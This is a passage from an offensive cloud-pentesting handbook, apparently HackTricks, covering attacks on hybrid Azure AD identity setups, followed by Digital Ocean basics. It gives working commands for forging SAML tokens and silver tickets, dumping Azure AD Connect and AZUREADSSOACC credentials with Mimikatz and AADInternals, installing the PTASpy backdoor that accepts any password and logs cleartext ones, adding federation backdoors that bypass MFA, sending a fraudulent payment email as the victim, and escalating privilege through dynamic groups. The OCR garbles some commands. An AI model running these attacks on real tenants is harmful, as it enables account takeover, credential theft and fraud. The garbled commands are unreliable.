
```
{ % code overflow="wrap" %}
```

```

# Apply session for AWS cli
python .shimit.py -idp
http://adfs.lab.local/adfs/services/trust -pk key_file -c
cert_file -u domainadmin -n admin@domain.com -r ADFS-admin -r
ADFS-monitor -id 123456789012
# idp - Identity Provider URL e.g.
http://server.domain.com/adfs/services/trust
# pk - Private key file full path (pem format)
# c - Certificate file full path (pem format)
# u - User and domain name e.g. domain\username (use \ or
quotes in *nix)
# n - Session name in AWS
# r - Desired roles in AWS. Supports Multiple roles, the first
one specified will be assumed.
# id - AWS account id e.g. 123456789012

# Save SAMLResponse to file
python .shimit.py -idp
http://adfs.lab.local/adfs/services/trust -pk key_file -c
cert_file -u domainadmin -n admin@domain.com -r ADFS-admin -r
ADFS-monitor -id 123456789012 -o saml_response.xml

```



**On-prem -> cloud**

```

# With a domain user you can get the ImmutableID of the target
user
[System.Convert]::ToString((Get-ADUser -Identity
<username> | select -ExpandProperty ObjectGUID).tobytearray())

# On AD FS server execute as administrator
Get-AdfsProperties | select identifier

# When setting up the AD FS using Azure AD Connect, there is a
difference between IssueURI on ADFS server and Azure AD.
# You need to use the one from AzureAD.
# Therefore, check the IssuerURI from Azure AD too (Use MSOL
module and need GA privs)
Get-MsolDomainFederationSettings -DomainName deffin.com |
select IssuerUri

# Extract the ADFS token signing certificate from the ADFS
server using AADInternals
Export-AADIntADFSSigningCertificate

# Impersonate a user to access cloud apps
Open-AADIntOffice365Portal -ImmutableID
v1pOC7Pz8kaT6JWtThJKRQ== -Issuer
http://deffin.com/adfs/services/trust -PfxFileName
C:usersadfsadminDocumentsADFSSigningCertificate.pfx -Verbose

```

It's also possible to create ImmutableID of cloud only users and impersonate them

```
# Create a realistic ImmutableID and set it for a cloud only user
[System.Convert]::ToBase64String(([New-Guid]).tobytearray())
Set-AADIntAzureADObject -CloudAnchor "User_19e466c5-d938-1293-5967-c39488bca87e" -SourceAnchor "aodilmsic30fugCUGHxsnK=="

# Extract the ADFS token signing certificate from the ADFS server using AADInternals
Export-AADIntADFSSigningCertificate

# Impersonate the user
Open-AADIntOffice365Portal -ImmutableID
"aodilmsic30fugCUGHxsnK==" -Issuer
http://deffin.com/adfs/services/trust -PfxFileName
C:usersadfsadminDesktopADFSSigningCertificate.pfx -Verbose
```

# References

- <https://learn.microsoft.com/en-us/azure/active-directory/hybrid/whatis-fed>
- <https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps>


**Support HackTricks and get benefits!**

# **PHS - Password Hash Sync**

**Support HackTricks and get benefits!**

# Basic Information

**Password hash synchronization** is one of the sign-in methods used to accomplish hybrid identity. Azure AD Connect synchronizes a hash, of the hash, of a user's password from an on-premises Active Directory instance to a cloud-based Azure AD instance.



It's the **most common method** used by companies to synchronize an on-prem AD with Azure AD.

All **users** and a **hash of the password hashes** are synchronized from the on-prem to Azure AD. However, **clear-text passwords** or the **original hashes** aren't sent to Azure AD.\ Moreover, **Built-in** security groups (like domain

admins...) are **not synced** to Azure AD.

The **hashes synchronization** occurs every **2 minutes**. However, by default, **password expiry** and **account expiry** are **not sync** in Azure AD. So, a user whose **on-prem password is expired** (not changed) can continue to **access Azure resources** using the old password.

When an on-prem user wants to access an Azure resource, the **authentication takes place on Azure AD**.

**PHS** is required for features like **Identity Protection** and AAD Domain Services.

# Pivoting

When PHS is configured some **privileged accounts** are automatically created:

- The account `MSOL_<installationID>` is automatically created in on-prem AD. This account is given a **Directory Synchronization Accounts** role (see [documentation](#)) which means that it has **replication (DCSync) permissions in the on-prem AD.**
- An account `Sync_<name of on-prem ADConnect Server>_installationID` is created in Azure AD. This account can **reset password of ANY user** (synced or cloud only) in Azure AD.

Passwords of the two previous privileged accounts are **stored in a SQL server** on the server where **Azure AD Connect is installed**. Admins can extract the passwords of those privileged users in clear-text.

If the **server where Azure AD connect is installed** is domain joined (recommended in the docs), it's possible to find it with:

```
# ActiveDirectory module
Get-ADUser -Filter "samAccountName -like 'MSOL_*'" - Properties
* | select SamAccountName,Description | fl

#Azure AD module
Get-AzureADUser -All $true | ?{$_.userPrincipalName -match
"Sync_"}
```

## AzureAD -> On-prem

```
# Once the Azure AD connect server is compromised you can  
extract credentials with the AADInternals module  
Get-AADIntSyncCredentials  
  
# Using the creds of MSOL_* account, you can run DCSync against  
the on-prem AD  
runas /netonly /user:defeng.corp\MSOL_123123123123 cmd  
Invoke-Mimikatz -Command '"lsadump::dcsync /user:domain\krbtgt  
/domain:domain.local /dc:dc.domain.local"
```

## On-prem -> AzureAD

Compromising the `Sync_*` account it's possible to **reset the password** of any user (including Global Administrators)

```

# This command, run previously, will give us also the creds of
this account
Get-AADIntSyncCredentials

# Get access token for Sync_* account
$password = ConvertTo-SecureString '<password>' -AsPlainText -
Force
$creds = New-Object System.Management.Automation.PSCredential
("Sync_SKIURT-JAUYEH_123123123123@domain.onmicrosoft.com",
$password)
Get-AADIntAccessTokenForAADGraph -Credentials $creds -
SaveToCache

# Get global admins
Get-AADIntGlobalAdmins

# Get the ImmutableId of an on-prem user in Azure AD (this is
the Unique Identifier derived from on-prem GUID)
Get-AADIntUser -UserPrincipalName
onpremadmin@domain.onmicrosoft.com | select ImmutableId

# Reset the users password
Set-AADIntUserPassword -SourceAnchor "3Uyg19ej4AHDe0+3Lkc37Y9="
-Password "JustAPass12343.%" -Verbose

# Now it's possible to access Azure AD with the new password
and op-prem with the old one (password changes aren't sync)

```

It's also possible to **modify the passwords of only cloud users** (even if that's unexpected)

```
# To reset the password of cloud only user, we need their  
CloudAnchor that can be calculated from their cloud objectID  
# The CloudAnchor is of the format USER_ObjectID.  
Get-AADIntUsers | ?{$_.DirSyncEnabled -ne "True"} | select  
UserPrincipalName, ObjectID  
  
# Reset password  
Set-AADIntUserPassword -CloudAnchor "User_19385ed9-sb37-c398-  
b362-12c387b36e37" -Password "JustAPass12343.%" -Verbosewers
```

## Seamless SSO

It's possible to use Seamless SSO with PTA, which is vulnerable to other abuses. Check it in:

[seamless-sso.md](#)

# References

- <https://learn.microsoft.com/en-us/azure/active-directory/hybrid/whatis-phs>
- [https://aadinternals.com/post/on-prem\\_admin/](https://aadinternals.com/post/on-prem_admin/)


**Support HackTricks and get benefits!**

# **PTA - Pass-through Authentication**

**Support HackTricks and get benefits!**

# Basic Information


Azure Active Directory (Azure AD) Pass-through Authentication allows your users to **sign in to both on-premises and cloud-based applications using the same passwords**. This feature provides your users a better experience - one less password to remember, and reduces IT helpdesk costs because your users are less likely to forget how to sign in. When users sign in using Azure AD, this feature **validates users' passwords directly against your on-premises Active Directory**.



In PTA **identities are synchronized** but **passwords aren't** like in PHS.

The authentication is validated in the on-prem AD and the communication with cloud is done by an **authentication agent** running in an **on-prem server** (it does't need to be on the on-prem DC).

## Authentication flow



1. To **login** the user is redirected to **Azure AD**, where he sends the **username and password**
2. The **credentials** are **encrypted** and set in a **queue** in Azure AD
3. The **on-prem authentication agent** gathers the **credentials** from the queue and **decrypts** them. This agent is called "**Pass-through authentication agent**" or **PTA agent**.
4. The **agent validates** the creds against the **on-prem AD** and sends the **response back** to Azure AD which, if the response is positive, **completes the login** of the user.

If an attacker **compromises** the **PTA** he can **see** the all **credentials** from the queue (in **clear-text**). He can also **validate any credentials** to the AzureAD (similar attack to Skeleton key).

## On-Prem -> cloud

If you have **admin** access to the **Azure AD Connect server** with the **PTA agent** running, you can use the **AADInternals** module to **insert a backdoor** that will **validate ALL the passwords** introduced (so all

passwords will be valid for authentication):

```
Install-AADIntPTASpy
```

If the **installation fails**, this is probably due to missing [Microsoft Visual C++ 2015 Redistributables](#).

It's also possible to **see the clear-text passwords sent to PTA agent** using the following cmdlet on the machine where the previous backdoor was installed:

```
Get-AADIntPTASpyLog -DecodePasswords
```

This backdoor will:

- Create a hidden folder `C:\PTASpy`
- Copy a `PTASpy.dll` to `C:\PTASpy`
- Injects `PTASpy.dll` to `AzureADConnectAuthenticationAgentService` process

When the `AzureADConnectAuthenticationAgent` service is restarted, PTASpy is “unloaded” and must be re-installed.

## Cloud -> On-Prem

After getting **GA privileges** on the cloud, it's possible to **register a new PTA agent** by setting it on an **attacker controlled machine**. Once the agent is **setup**, we can **repeat the previous steps** to **authenticate using any**

**password** and also, **get the passwords in clear-text.**

## Seamless SSO

It's possible to use Seamless SSO with PTA, which is vulnerable to other abuses. Check it in:

[seamless-sso.md](#)

# References

- <https://learn.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta>
- [https://aadinternals.com/post/on-prem\\_admin/#pass-through-authentication](https://aadinternals.com/post/on-prem_admin/#pass-through-authentication)


**Support HackTricks and get benefits!**

# **Seamless SSO**

**Support HackTricks and get benefits!**

# Basic Information

Azure Active Directory Seamless Single Sign-On (Azure AD Seamless SSO) automatically **signs users in when they are on their corporate devices** connected to your corporate network. When enabled, **users don't need to type in their passwords to sign in to Azure AD**, and usually, even type in their usernames. This feature provides your users easy access to your cloud-based applications without needing any additional on-premises components.



Basically Azure AD Seamless SSO **signs users in when they are on a on-prem domain joined PC**.

It's supported by both **PHS (Password Hash Sync)** and **PTA (Pass-through Authentication)**.

Desktop SSO is using **Kerberos** for authentication. When configured, Azure AD Connect creates a **computer account called AZUREADSSOACC** in on-prem AD. The password of the AZUREADSSOACC account is **sent as plain-text to Azure AD** during the configuration.

The **Kerberos tickets** are **encrypted** using the **NTHash (MD4)** of the password and Azure AD is using the sent password to decrypt the tickets.

Azure AD exposes an **endpoint** (<https://autologon.microsoftazuread-sso.com>) that accepts Kerberos **tickets**. Domain-joined machine's browser forwards the tickets to this endpoint for SSO.

## On-prem -> cloud

The **password** of the user **AZUREADSSOACC never changes**. Therefore, a domain admin could compromise the **hash of this account**, and then use it to **create silver tickets** to connect to Azure with **any on-prem user synced**:

```

# Dump hash using mimikatz
Invoke-Mimikatz -Command '"lsadump::dcsync
/user:domain\azureadssoacc$ /domain:domain.local
/dc:dc.domain.local"'
mimikatz.exe "lsadump::dcsync /user:AZUREADSSOACC$" exit

# Dump hash using
https://github.com/MichaelGrafnetter/DSInternals
Get-ADReplAccount -SamAccountName 'AZUREADSSOACC$' -Domain
contoso -Server lon-dc1.contoso.local

# Dump using ntdsutil and DSInternals
## Dump NTDS.dit
ntdsutil "ac i ntds" "ifm??" "create full C:\temp" q q
## Extract password
Install-Module DSInternals
Import-Module DSInternals
$key = Get-BootKey -SystemHivePath 'C:\temp\registry\SYSTEM'
(Get-ADDBAccount -SamAccountName 'AZUREADSSOACC$' -DBPath
'C:\temp\Active Directory\ntds.dit' -BootKey $key).NTHash |
Format-Hexos

```

With the hash you can now **generate silver tickets**:

```

# Get users and SIDs
Get-AzureADUser | Select
UserPrincipalName,OnPremisesSecurityIdentifier

# Create a silver ticket to connect to Azure with mimikatz
Invoke-Mimikatz -Command '"kerberos::golden /user:onpremadmin
/sid:S-1-5-21-123456789-1234567890-123456789 /id:1105
/domain:domain.local /rc4:<azureadssoacc hash>
/target:aadg.windows.net.nsatc.net /service:HTTP /ptt"'
mimikatz.exe "kerberos::golden /user:elrond /sid:S-1-5-21-
2121516926-2695913149-3163778339 /id:1234 /domain:contoso.local
/rc4:f9969e088b2c13d93833d0ce436c76dd
/target:aadg.windows.net.nsatc.net /service:HTTP /ptt" exit

# Create silver ticket with AADInternal to access Exchange
Online
$kerberos=New-AADIntKerberosTicket -SidString "S-1-5-21-
854168551-3279074086-2022502410-1104" -Hash
"97B745CBED7B9DD6FE6C992024BC38F4"
$at=Get-AADIntAccessTokenForEXO -KerberosTicket $kerberos -
Domain company.com
## Send email
Send-AADIntOutlookMessage -AccessToken $at -Recipient
"someone@company.com" -Subject "Urgent payment" -Message "
<h1>Urgent!</h1><br>The following bill should be paid asap."

```

To use the silver ticket:

1. Launch *Mozilla Firefox*.
2. Go to **about:config** and set the `network.negotiate-auth.trusted-uris` preference to `value`

<https://aadg.windows.net.nsatc.net>, <https://autologon.microsoftazuread-sso.com>

3. Navigate to any web application that is integrated with our AAD domain. We will use [Office 365](#), which is the most commonly used one.
4. Once at the logon screen, fill in the user name, while leaving the password field empty. Then press TAB or ENTER.



Work or school account

elrond@contoso.com

Password

Keep me signed in

Sign in

Back

**And that's all! So should be in!**

## ~~Creating Kerberos tickets for cloud-only users~~

If the Active Directory administrators have access to Azure AD Connect, they can **set SID for any cloud-user**. This way Kerberos **tickets** can be **created also for cloud-only users**. The only requirement is that the SID is a proper [SID](#)).

Changing SID of cloud-only admin users is now **blocked by Microsoft.**\

For info check [https://aadinternals.com/post/on-prem\\_admin/](https://aadinternals.com/post/on-prem_admin/)

# References

- <https://learn.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-sso>
- <https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/>
- [https://aadinternals.com/post/on-prem\\_admin/](https://aadinternals.com/post/on-prem_admin/)

**Support HackTricks and get benefits!**

# Az - Persistence

**Support HackTricks and get benefits!**

## Illicit Consent Grant

By default, any user can register an application in Azure AD. So you can register an application (only for the target tenant) that needs high impact permissions with admin consent (an approve it if you are the admin) - like sending mail on a user's behalf, role management etc. This will allow us to **execute phishing attacks** that would be very **fruitful** in case of success.

Moreover, you could also accept that application with your user as a way to maintain access over it.

## Applications and Service Principals

With privileges of Application Administrator, GA or a custom role with `microsoft.directory/applications/credentials/update` permissions, we can add credentials (secret or certificate) to an existing application.

It's possible to **target an application with high permissions** or **add a new application** with high permissions.

An interesting role to add to the application would be **Privileged authentication administrator role** as it allows to **reset password** of Global Administrators.

This technique also allows to **bypass MFA**.

```
{ % code overflow="wrap" %}
```

```
$passwd = ConvertTo-SecureString  
"J~Q~QMt_qe4uDzg53MDD_jrj_Q3P.changed" -AsPlainText -Force  
$creds = New-Object  
System.Management.Automation.PSCredential("311bf843-cc8b-459c-  
be24-6ed908458623", $passwd)  
Connect-AzAccount -ServicePrincipal -Credential $credentials -  
Tenant e12984235-1035-452e-bd32-ab4d72639a
```

- For certificate based authentication

```
{ % code overflow="wrap" %}
```

```
Connect-AzAccount -ServicePrincipal -Tenant <TenantId> -  
CertificateThumbprint <Thumbprint> -ApplicationId  
<ApplicationId>
```

## Federation - Token Signing Certificate

With **DA privileges** on on-prem AD, it is possible to create and import **new Token signing** and **Token Decrypt certificates** that have a very long validity. This will allow us to **log-in as any user** whose ImuutableID we know.

**Run** the below command as **DA on the ADFS server(s)** to create new certs (default password 'AADInternals'), add them to ADFS, disable auto rollver and restart the service:

```
New-AADIntADFSelfSignedCertificates
```

Then, update the certificate information with Azure AD:

```
Update-AADIntADFSFederationSettings -Domain cyberranges.io
```

## Federation - Trusted Domain

With GA privileges on a tenant, it's possible to **add a new domain** (must be verified), configure its authentication type to Federated and configure the domain to **trust a specific certificate** (any.sts in the below command) and issuer:

```
# Using AADInternals
ConvertTo-AADIntBackdoor -DomainName cyberranges.io

# Get ImmutableID of the user that we want to impersonate.
Using Msol module
Get-MsolUser | select userPrincipalName,ImmutableID

# Access any cloud app as the user
Open-AADIntOffice365Portal -ImmutableID
qIMPTm2Q3kimHgg4KQyveA== -Issuer "http://any.sts/B231A11F" -
UseBuiltInCertificate -ByPassMFA$true
```

# References

- <https://aadinternalsbackdoor.azurewebsites.net/>

**Support HackTricks and get benefits!**

# Az - Dynamic Groups Privesc

**Support HackTricks and get benefits!**

# Basic Information

**Dynamic groups** are groups that has a set of **rules** configured and all the **users or devices** that match the rules are added to the group. Every time a user or device **attribute is changed**, dynamic rules are **rechecked**. And when a **new rule is created** all devices and users are **checked**.

Dynamic groups can have **Azure RBAC roles assigned** to them, but it's **not possible** to add **AzureAD roles** to dynamic groups.

This feature requires Azure AD premium P1 license.

# Privesc

Note that by default any user can invite guests in Azure AD, so, If a dynamic group **rule** gives **permissions** to users based on **attributes** that can be **set** in a new **guest**, it's possible to **create a guest** with this attributes and **escalate privileges**. It's also possible for a guest to manage his own profile and change these attributes.

Get groups that allow Dynamic membership:

```
Get-AzureADMSGroup | ?  
{$_._GroupTypes -eq 'DynamicMembership'}
```

## Example

- **Rule example:** `(user.otherMails -any (_ -contains "tester")) - and (user.userType -eq "guest")`
- **Rule description:** Any Guest user whose secondary email contains the string 'tester' will be added to the group
- Go to **Azure Active Directory** -> **Users** and **click on** `want to switch back to the legacy users list experience? Click here to leave the preview`
- Click on **New guest user** and **invite** an email
- The **user's profile** will be **added** to the Azure AD as soon as the invite is sent. Open the user's profile and **click on (manage)** under **Invitation accepted**.
- Change **Resend invite?** to **Yes** and you will get an invitation URL:

- Copy the **URL** and **open** it, **login** as the invited user and **accept** the invitation
- **Login** in the cli as the user and set the secondary email

```
{ % code overflow="wrap" %}
```

```
# Login
$password = ConvertTo-SecureString 'password' -
AsPlainText -Force
$creds = New-Object
System.Management.Automation.PSCredential('externaltester@'
somedomain.onmicrosoft.com', $Password)
Connect-AzureAD -Credential $creds -TenantId
<tenant_id_of_attacked_domain>

# Change OtherMails setting
Set-AzureADUser -ObjectId <OBJECT-ID> -OtherMails
<Username>@<TENANT_NAME>.onmicrosoft.com -Verbose
```

**Support HackTricks and get benefits!**

# **Digital Ocean Pentesting**

**Support HackTricks and get benefits!**

# Basic Information

**Before start pentesting** a Digital Ocean environment there are a few **basics things you need to know** about how DO works to help you understand what you need to do, how to find misconfigurations and how to exploit them.

Concepts such as hierarchy, access and other basic concepts are explained in:

[do-basic-information.md](#)

# Basic Enumeration

## SSRF

<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf>

## Projects

To get a list of the projects and resources running on each of them from the CLI check:

[do-projects.md](#)

## Whoami

```
doctl account get
```

# Services Enumeration

[do-services](#)

**Support HackTricks and get benefits!**

# **DO - Basic Information**

**Support HackTricks and get benefits!**

# Basic Information

DigitalOcean is a **cloud computing platform that provides users with a variety of services**, including virtual private servers (VPS) and other resources for building, deploying, and managing applications.

**DigitalOcean's services are designed to be simple and easy to use**, making them **popular among developers and small businesses**.

Some of the key features of DigitalOcean include:

- **Virtual private servers (VPS)**: DigitalOcean provides VPS that can be used to host websites and applications. These VPS are known for their simplicity and ease of use, and can be quickly and easily deployed using a variety of pre-built "droplets" or custom configurations.
- **Storage**: DigitalOcean offers a range of storage options, including object storage, block storage, and managed databases, that can be used to store and manage data for websites and applications.
- **Development and deployment tools**: DigitalOcean provides a range of tools that can be used to build, deploy, and manage applications, including APIs and pre-built droplets.
- **Security**: DigitalOcean places a strong emphasis on security, and offers a range of tools and features to help users keep their data and applications safe. This includes encryption, backups, and other security measures.

Overall, DigitalOcean is a cloud computing platform that provides users with the tools and resources they need to build, deploy, and manage applications in the cloud. Its services are designed to be simple and easy to use, making them popular among developers and small businesses.

## Main Differences from AWS

One of the main differences between DigitalOcean and AWS is the **range of services they offer**. DigitalOcean focuses on providing simple and easy-to-use virtual private servers (VPS), storage, and development and deployment tools. AWS, on the other hand, offers a **much broader range of services**, including VPS, storage, databases, machine learning, analytics, and many other services. This means that AWS is more suitable for complex, enterprise-level applications, while DigitalOcean is more suited to small businesses and developers.

Another key difference between the two platforms is the **pricing structure**. DigitalOcean's pricing is generally more straightforward and easier to understand than AWS, with a range of pricing plans that are based on the number of droplets and other resources used. AWS, on the other hand, has a more complex pricing structure that is based on a variety of factors, including the type and amount of resources used. This can make it more difficult to predict costs when using AWS.

# Hierarchy

## User

A user is what you expect, a user. He can **create Teams** and **be a member of different teams**.

## Team

A team is a group of **users**. When a user creates a team he has the **role owner on that team** and he initially **sets up the billing info**. Other user can then be **invited** to the team.

Inside the team there might be several **projects**. A project is just a **set of services running**. It can be used to **separate different infra stages**, like prod, staging, dev...

## Project

As explained, a project is just a container for all the **services** (droplets, spaces, databases, kubernetes...) **running together inside of it**. A Digital Ocean project is very similar to a GCP project without IAM.

# Permissions

## Team

Basically all members of a team have **access to the DO resources in all the projects created within the team (with more or less privileges)**.

## Roles

Each **user inside a team** can have **one** of the following three **roles** inside of it:

Role	Shared Resources	Billing Information	Team Settings
<b>Owner</b>	Full access	Full access	Full access
<b>Biller</b>	No access	Full access	No access
<b>Member</b>	Full access	No access	No access

**Owner** and **member** can list the users and check their **roles** (biller cannot).

# Access

## Username + password (MFA)

As in most of the platforms, in order to access to the GUI you can use a set of **valid username and password** to **access** the cloud **resources**. Once logged in you can see **all the teams you are part of** in <https://cloud.digitalocean.com/account/profile>. And you can see all your activity in <https://cloud.digitalocean.com/account/activity>.

**MFA** can be **enabled** in a user and **enforced** for all the users in a **team** to access the team.

## API keys

In order to use the API, users can **generate API keys**. These will always come with Read permissions but **Write permission are optional**. The API keys look like this:

```
dop_v1_1946a92309d6240274519275875bb3cb03c1695f60d47eaa15329165  
02361836
```

The cli tool is **doctl**. Initialise it (you need a token) with:

```
doctl auth init # Asks for the token  
doctl auth init --context my-context # Login with a different  
token  
